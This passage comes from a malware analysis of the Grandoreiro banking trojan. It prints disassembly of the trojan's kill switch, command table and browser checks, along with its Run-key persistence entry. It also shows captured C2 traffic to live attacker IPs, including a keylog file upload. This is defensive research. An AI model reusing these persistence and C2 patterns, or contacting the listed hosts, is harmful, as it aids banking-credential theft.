
Finally, **label 6** shows that the overlay windows is presented based on the target banking organization.

During its execution, Grandoreiro collects some details about the infected device:

- **computer name and username**
- **operating system; and**
- **list of installed security products.**

```
SELECT * FROM AntiVirusProduct
```

Interesting that the malware is not executed when two computer names are found. They probably are the computer names from Grandoreiro operators/developers. This is can be seen as a potential kill switch.



```
inufturiols.00CFD909
 mov edx,inufturiols.CFDC30   CFDC30:"BIBI-PC"
 call inufturiols.4046D8
 je inufturiols.CFD987

inufturiols.00CFD915
 lea eax,dword ptr ss:[ebp-160]
 lea edx,dword ptr ss:[ebp-125]
 mov ecx,101
 call inufturiols.40453C
 mov eax,dword ptr ss:[ebp-160]
 lea edx,dword ptr ss:[ebp-15C]
 call inufturiols.4090E4
 mov eax,dword ptr ss:[ebp-15C]
 mov edx,inufturiols.CFDC40 ; CFDC40:"ABBY-PC"
 call inufturiols.4046D8
 je inufturiols.CFD987

inufturiols.00CFD94E
 lea eax,dword ptr ss:[ebp-168]
 lea edx,dword ptr ss:[ebp-125]
 mov ecx,101
 call inufturiols.40453C
 mov eax,dword ptr ss:[ebp-168]
 lea edx,dword ptr ss:[ebp-164]
 call inufturiols.4090E4
 mov eax,dword ptr ss:[ebp-164]
 mov edx,inufturiols.CFDC50 ; CFDC50:"WIN-VUA6POUV5UP"
 call inufturiols.4046D8
 jne inufturiols.CFD991

inufturiols.00CFD987
 call inufturiols.BBB988
 call inufturiols.40DF5C

inufturiols.00CFD991
 mov eax,inufturiols.CFDC68 ; CFDC68:"MicrosoftEdgeCP.exe"
```


Figure 14: *Computer names hardcoded inside the malware.*

Grandoreiro capabilities and Latenbot-C2 features

Grandoreiro is a piece of malware that has evolved over time. It has capabilities to interact with the infected machine, receiving commands from C2, and executes them inside the machine as a simple botnet.

As described by ESET on older variants; and confirmed during this analysis; the malware is capable of:

- **manipulating windows**
- **updating itself**
- **capturing keystrokes**
- **simulating mouse and keyboard actions**
- **navigating the victim's browser to a chosen URL**
- **logging the victim out or restarting the machine; and**
- **blocking access to chosen websites**



```
mov byte ptr ds:[ebx+89],al
mov edx,inufturiols.CE2658 ; CE2658:L"FileDelete"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+74],al
mov edx,inufturiols.CE2674 ; CE2674:L"FileMove"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+75],al
mov edx,inufturiols.CE268C ; CE268C:L"FileRename"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+76],al
mov edx,inufturiols.CE26A8 ; CE26A8:L"FolderCreate"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+77],al
mov edx,inufturiols.CE26C8 ; CE26C8:L"FolderDelete"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+78],al
mov edx,inufturiols.CE26E8 ; CE26E8:L"FolderMove"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+79],al
mov edx,inufturiols.CE2704 ; CE2704:L"FolderRename"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+7A],al
mov edx,inufturiols.CE2724 ; CE2724:L"ShellExecute"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+7B],al
mov edx,inufturiols.CE2744 ; CE2744:L"SuperFileDelete"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+7C],al
mov edx,inufturiols.CE2768 ; CE2768:L"SuperFileMove"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+7D],al
mov edx,inufturiols.CE2788 ; CE2788:L"SuperFileRename"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+7E],al
mov edx,inufturiols.CE27AC ; CE27AC:L"SuperFolderCreate"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+7F],al
mov edx,inufturiols.CE27D4 ; CE27D4:L"SuperFolderDelete"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+80],al
mov edx,inufturiols.CE27FC ; CE27FC:L"SuperFolderMove"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+81],al
mov edx,inufturiols.CE2820 ; CE2820:L"SuperFolderRename"
mov eax,esi ; esi:EntryPoint
call inufturiols.C7BECC
mov byte ptr ds:[ebx+82],al
mov edx,inufturiols.CE2848 ; CE2848:L"SuperShellExecute"
mov eax,esi ; esi:EntryPoint
```


```
00CFD991     B8 68DCCF00   mov eax,inufturiols.CFDC68          CFDC68:"MicrosoftEdgeCP.exe"
00CFD996     E8 B1E8EBFF   call inufturiols.BBC24C
00CFD99B     84C0          test al,al
00CFD99D   ˅ 74 0D         je inufturiols.CFD9AC
00CFD99F     8D45 DC       lea eax,dword ptr ss:[ebp-24]       [ebp-24]:EntryPoint
00CFD9A2     BA 84DCCF00   mov edx,inufturiols.CFDC84          CFDC84:"(Edge)"
00CFD9A7     E8 E86B70FF   call inufturiols.404594
00CFD9AC     B8 94DCCF00   mov eax,inufturiols.CFDC94          CFDC94:"chrome.exe"
00CFD9B1     E8 96E8EBFF   call inufturiols.BBC24C
00CFD9B6     84C0          test al,al
00CFD9B8   ˅ 74 0D         je inufturiols.CFD9C7
00CFD9BA     8D45 DC       lea eax,dword ptr ss:[ebp-24]       [ebp-24]:EntryPoint
00CFD9BD     BA A8DCCF00   mov edx,inufturiols.CFDCA8          CFDCA8:"(Chrome)"
00CFD9C2     E8 CD6B70FF   call inufturiols.404594
00CFD9C7     B8 BCDCCF00   mov eax,inufturiols.CFDCBC          CFDCBC:"firefox.exe"
00CFD9CC     E8 7BE8EBFF   call inufturiols.BBC24C
00CFD9D1     84C0          test al,al
00CFD9D3   ˅ 74 0D         je inufturiols.CFD9E2
00CFD9D5     8D45 DC       lea eax,dword ptr ss:[ebp-24]       [ebp-24]:EntryPoint
00CFD9D8     BA D0DCCF00   mov edx,inufturiols.CFDCD0          CFDCD0:"(FIRE)"
00CFD9DD     E8 B26B70FF   call inufturiols.404594
00CFD9E2     B8 E0DCCF00   mov eax,inufturiols.CFDCE0          CFDCE0:"iexplore.exe"
00CFD9E7     E8 60E8EBFF   call inufturiols.BBC24C
00CFD9EC     84C0          test al,al
00CFD9EE   ˅ 74 0D         je inufturiols.CFD9FD
00CFD9F0     8D45 DC       lea eax,dword ptr ss:[ebp-24]       [ebp-24]:EntryPoint
00CFD9F3     BA F8DCCF00   mov edx,inufturiols.CFDCF8          CFDCF8:"(IE)"
00CFD9F8     E8 976B70FF   call inufturiols.404594
00CFD9FD     B8 08DDCF00   mov eax,inufturiols.CFDD08          CFDD08:"opera.exe"
00CFDA02     E8 45E8EBFF   call inufturiols.BBC24C
00CFDA07     84C0          test al,al
00CFDA09   ˅ 74 0D         je inufturiols.CFDA18
00CFDA0B     8D45 DC       lea eax,dword ptr ss:[ebp-24]       [ebp-24]:EntryPoint
00CFDA0E     BA 1CDDCF00   mov edx,inufturiols.CFDD1C          CFDD1C:"(opera)"
00CFDA13     E8 7C6B70FF   call inufturiols.404594
```

Figure 14: *Grandoreiro internal commands (left side) and browser management (right side).*

The malware persistence is achieved via a registry key on **Windows\CurrentVersion:**

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Value: C:\Users\root\AppData\Roaming\nvreadmm\Inufturiols.exe
```


An interesting detail in this variant is the C2 communication. The C2 IP address can be identified below, where also the name "DANILO" is visible.



```
8D45 FC            lea eax,dword ptr ss:[ebp-4]
BA 94E5CF00        mov edx,inufturiols.CFE594          CFE594:".18052020"
E8 EC5E70FF        call inufturiols.404354
8D83 04030000      lea eax,dword ptr ds:[ebx+304]
BA A8E5CF00        mov edx,inufturiols.CFE5A8          CFE5A8:"03"
E8 985E70FF        call inufturiols.404310
8D83 00030000      lea eax,dword ptr ds:[ebx+300]
8B4D FC            mov ecx,dword ptr ss:[ebp-4]
BA B4E5CF00        mov edx,inufturiols.CFE5B4          CFE5B4:"DANILO"
E8 4D6170FF        call inufturiols.4045D8
B8 C427D100        mov eax,inufturiols.D127C4          D127C4:&"104.168.190.164"
BA C4E5CF00        mov edx,inufturiols.CFE5C4          CFE5C4:"104.168.190.164"
E8 765E70FF        call inufturiols.404310
B8 C827D100        mov eax,inufturiols.D127C8          D127C8:&"9050"
BA DCE5CF00        mov edx,inufturiols.CFE5DC          CFE5DC:"9050"
E8 675E70FF        call inufturiols.404310
B8 8C28D100        mov eax,inufturiols.D1288C          D1288C:&"cdx.db"
BA ECE5CF00        mov edx,inufturiols.CFE5EC          CFE5EC:"cdx.db"
E8 585E70FF        call inufturiols.404310
```

Figure 15: *Grandoreiro C2 IP address.*

Inside the malware and based on the web traffic analysis, it's possible to see similarities with latenbot C2-traffic (as presented here).



```
104.232.32.101     15 bytes ?ACTION=HELLO
104.232.32.101     29 bytes ?ACTION=HELLO
104.232.32.101     14 bytes ?ACTION=HELLO
104.232.32.101     28 bytes ?ACTION=HELLO
104.232.32.101     12 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101     26 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101    588 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101     12 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101     30 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101     48 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101     27 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101     45 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101     11 bytes ?ACTION=HELLO
104.232.32.101    817 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101      1 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101     11 bytes ?ACTION=HELLO
104.232.32.101     25 bytes ?ACTION=HELLO
104.232.32.101     15 bytes ?ACTION=HELLO
104.232.32.101     29 bytes ?ACTION=HELLO
104.232.32.101     14 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101     28 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101    593 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101     12 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101     28 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101     46 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101     29 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101     47 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
```

```
104.168.190.164:905    http://104.168.190.164:9050/$rdgate?ACTION=HELLO
0

104.168.190.164:905    http://104.168.190.164:9050/$rdgate?
0                      ACTION=START&ID=B3030080574A43BE857DBE13C21
                       D7110

104.168.190.164:905    http://104.168.190.164:9050/$rdgate?
0                      ID=B3030080574A43BE857DBE13C21D7110

104.168.190.164:905    http://104.168.190.164:9050/$rdgate?
0                      ID=B3030080574A43BE857DBE13C21D7110
```


```
8D4D D0            lea ecx,dword ptr ss:[ebp-30]
BA 50D0CA00        mov edx,inufturiols.CAD050          CAD050:"ACTION"
E8 15D1FDFF        call inufturiols.C89518
8B45 D0            mov eax,dword ptr ss:[ebp-30]
BA 60D0CA00        mov edx,inufturiols.CAD060          CAD060:"HELLO"
E8 C88275FF        call inufturiols.4046D8
0F85 19010000      jne inufturiols.CAC52F
8B83 F0010000      mov eax,dword ptr ds:[ebx+1F0]
8378 18 00         cmp dword ptr ds:[eax+18],0
74 20              je inufturiols.CAC442
8B83 0C020000      mov eax,dword ptr ds:[ebx+20C]
E8 DFC8FDFF        call inufturiols.C88D0C
8B93 F0010000      mov edx,dword ptr ds:[ebx+1F0]
8B4A 18            mov ecx,dword ptr ds:[edx+18]
BA 70D0CA00        mov edx,inufturiols.CAD070          CAD070:"ID"
E8 FCD4FDFF        call inufturiols.C8993C
EB 17              jmp inufturiols.CAC459
8B83 0C020000      mov eax,dword ptr ds:[ebx+20C]
E8 BFC8FDFF        call inufturiols.C88D0C
33C9               xor ecx,ecx
BA 70D0CA00        mov edx,inufturiols.CAD070          CAD070:"ID"
E8 E3D4FDFF        call inufturiols.C8993C
8B55 F8            mov edx,dword ptr ss:[ebp-8]
8B45 FC            mov eax,dword ptr ss:[ebp-4]
E8 58FCFFFF        call inufturiols.CAC0BC
```

Latenbot C2 traffic - 2017

Grandoreiro C2 traffic - 2020

Figure 16: *Latenbot (2017) and Grandoreiro (2020) C2-traffic similarities.*

Grandoreiro operators probably are **including Latenbot botnet modules as a way of improving communication** between C2 and infected hosts – the creation of a kind of **Grandoreiro botnet**.



```
No.   Time       Source          Destination     Protocol Length Info
13927 88.511133  192.168.100.204 104.168.190.164 HTTP      152 POST /$rdgate?ACTION=HELLO HTTP/1.1
13937 89.149114  104.168.190.164 192.168.100.204 HTTP      157 HTTP/1.1 200 OK
13944 89.150028  192.168.100.204 104.168.190.164 HTTP      184 POST /$rdgate?ACTION=START&ID=B3030080574A43BE857DBE13C21D7110 HTTP/1.1
13954 89.367735  104.168.190.164 192.168.100.204 HTTP      104 HTTP/1.1 200 OK
13956 89.368210  192.168.100.204 104.168.190.164 HTTP      368 POST /$rdgate?ID=B3030080574A43BE857DBE13C21D7110 HTTP/1.1
13957 89.583672  104.168.190.164 192.168.100.204 HTTP      126 HTTP/1.1 200 OK
13958 89.585331  192.168.100.204 104.168.190.164 HTTP      368 POST /$rdgate?ID=B3030080574A43BE857DBE13C21D7110 HTTP/1.1
13960 89.796387  104.168.190.164 192.168.100.204 HTTP      105 HTTP/1.1 200 OK
13961 89.797642  192.168.100.204 104.168.190.164 HTTP      194 POST /$rdgate?ID=B3030080574A43BE857DBE13C21D7110 HTTP/1.1
13962 90.010039  104.168.190.164 192.168.100.204 HTTP      107 HTTP/1.1 200 OK
13963 90.010488  192.168.100.204 104.168.190.164 HTTP      189 POST /$rdgate?ID=B3030080574A43BE857DBE13C21D7110 HTTP/1.1
13964 90.222431  104.168.190.164 192.168.100.204 HTTP      105 HTTP/1.1 200 OK
13965 90.223177  192.168.100.204 104.168.190.164 HTTP      187 POST /$rdgate?ID=B3030080574A43BE857DBE13C21D7110 HTTP/1.1
13974 90.437790  104.168.190.164 192.168.100.204 HTTP     1069 HTTP/1.1 200 OK
13975 90.439266  192.168.100.204 104.168.190.164 HTTP      189 POST /$rdgate?ID=B3030080574A43BE857DBE13C21D7110 HTTP/1.1
13976 90.650420  104.168.190.164 192.168.100.204 HTTP      107 HTTP/1.1 200 OK
13977 90.650781  192.168.100.204 104.168.190.164 HTTP      188 POST /$rdgate?ID=B3030080574A43BE857DBE13C21D7110 HTTP/1.1
14000 110.847465 104.168.190.164 192.168.100.204 HTTP      106 HTTP/1.1 200 OK
14001 110.848291 192.168.100.204 104.168.190.164 HTTP      188 POST /$rdgate?ID=B3030080574A43BE857DBE13C21D7110 HTTP/1.1
```

Wireshark · Follow HTTP Stream (tcp.stream eq 2) · 82cd7d69-1532-4ef2-8c3e-52a0a9bd4d3e.pcap

```
POST /$rdgate?ACTION=HELLO HTTP/1.1
HOST: 104.168.190.164
CONTENT-LENGTH: 7250

V.v..Jf.....N0....:)......"Jx?\.......0f#v.//x.6.....,.(...|..p.\..&.....\v.0.]...V[.,.f.l..N...:F.
~.z.pG.;.}2=t.$g9$#_......!..pl.....O..GU$\.......^.........=..H......k.d....[..1..&....Q&...M.:k..Z...W...1p..............&......p..5c.......ogk...3S1}F..w.%..m...p.~h..>
.D^..1#..$...t..h....)..........UN..\..+...f..z.J.....^&.^..._.P....w....x.YB...F.O.........d.....t..%..k.....g(Q2..n#<./....Qp.u..%...)....S...#............K
.%...6~.$........J.7(y.p.'..?.d.V>h.....9Co ...v.1......,...}<a.&q/.B.~D<.^..r.......g.o.L......~-2Bz...k.Jj|..T3 =.H..qU48*H...:m...;....X....`..@.\.k..GF,`...Q.T.
3.........P.!.B...
....i2._..\m...l.%pjZ....N../~5Vu.h&..........$...o/.A(.....#;....58....To./N.#2G....hg.;...q.....K.rO.kX.Es.$gl...s...x.h.:..        .G.&..Q.!....DT....<c...V..pj5h.lo.
r.....F...S...3....b tgy.LN..@! 2>..L.............X5m....z@<.
.D5        ...8n.*bFy?
...../W.....;...iuY.F.X....y..*........9...NUR.......cn....a.n..
.........{$.D...........T.S. ~6..Yc..b....A..r^.......Z/...=.d...E#..=....6..uLBKh..W).Q...D...i.4.`{v..A/......L...cX...\x...G...">.o...\(!X...h`..:..}8./bf..!.k.T..
5.K...?..s'O          e..z<....~n'.iq.dly..vK.....?c. .........u...:rX..N....O.@..=..i\...]..HoR
...i..."..?$w..x..A...T.          Z.v.....5..c......\0....!../S..S.&Px."..~oa....b.6....@jU..[...q.....c^B
..._2.......l...{....."X.0.!.....z..q@...>..{.f...........Z.K.m.G`...)rn.pvX.K          ...{....!......._.~k.x...j#._,...}.T....$........{..
{.k..X...M.....Zax...........@g..O.$8.@Z..K.Y.Nl.c.......5M...5S`.......5O..".....LB...:...."...&...g..v......'.CcdQ.@S..wG....N..T.=3!F.....E.SR|....6..D..
....|.,...y.h....\.dy.F.7....+:.dJRO.........=.&..$..J.....Ue`..~..Q.F..........3....K#....0......iM.          ....}.bhe../.m...>............X.^l2>5.l5t|..W$..*!yj....FH..
0.Dk.h.p.......=.rp..|..my..9..rz..jM...-.).7~~.
...)&....].%.xe.c.....}.....0..C.%...Xw.A....Q...       ?.I:}.D....Pg..>....G.[.2.|.+.....X.jz`q.....'..}.......xk"y^6..........*..S.'../....!p.uXdR1w|`q7W...;...S..
```

Figure 17: *Grandoreiro C2-traffic.*

Grandoreiro PE file padding

As observed in ESET analysis, "*the vast majority of Grandoreiro samples utilize a very interesting application of the binary padding technique. This technique is all about making the binaries large and we have seen it being used even by more sophisticated malware. We have also observed some other Latin American banking trojans employing it occasionally, but only in the simplest form of appending a large amount of junk at the end of the binary.*

Grandoreiro chooses a different approach – a simple, yet very effective one. The resources section of the PE file is augmented by (usually 3) grande BMP images, making each binary at least 300 MB in size."

The samples analyzed in May 2020 that target Portuguese users used the technique previously described.

Figure 18 below shows that the *resources* directory is big and populates part of the binary size.

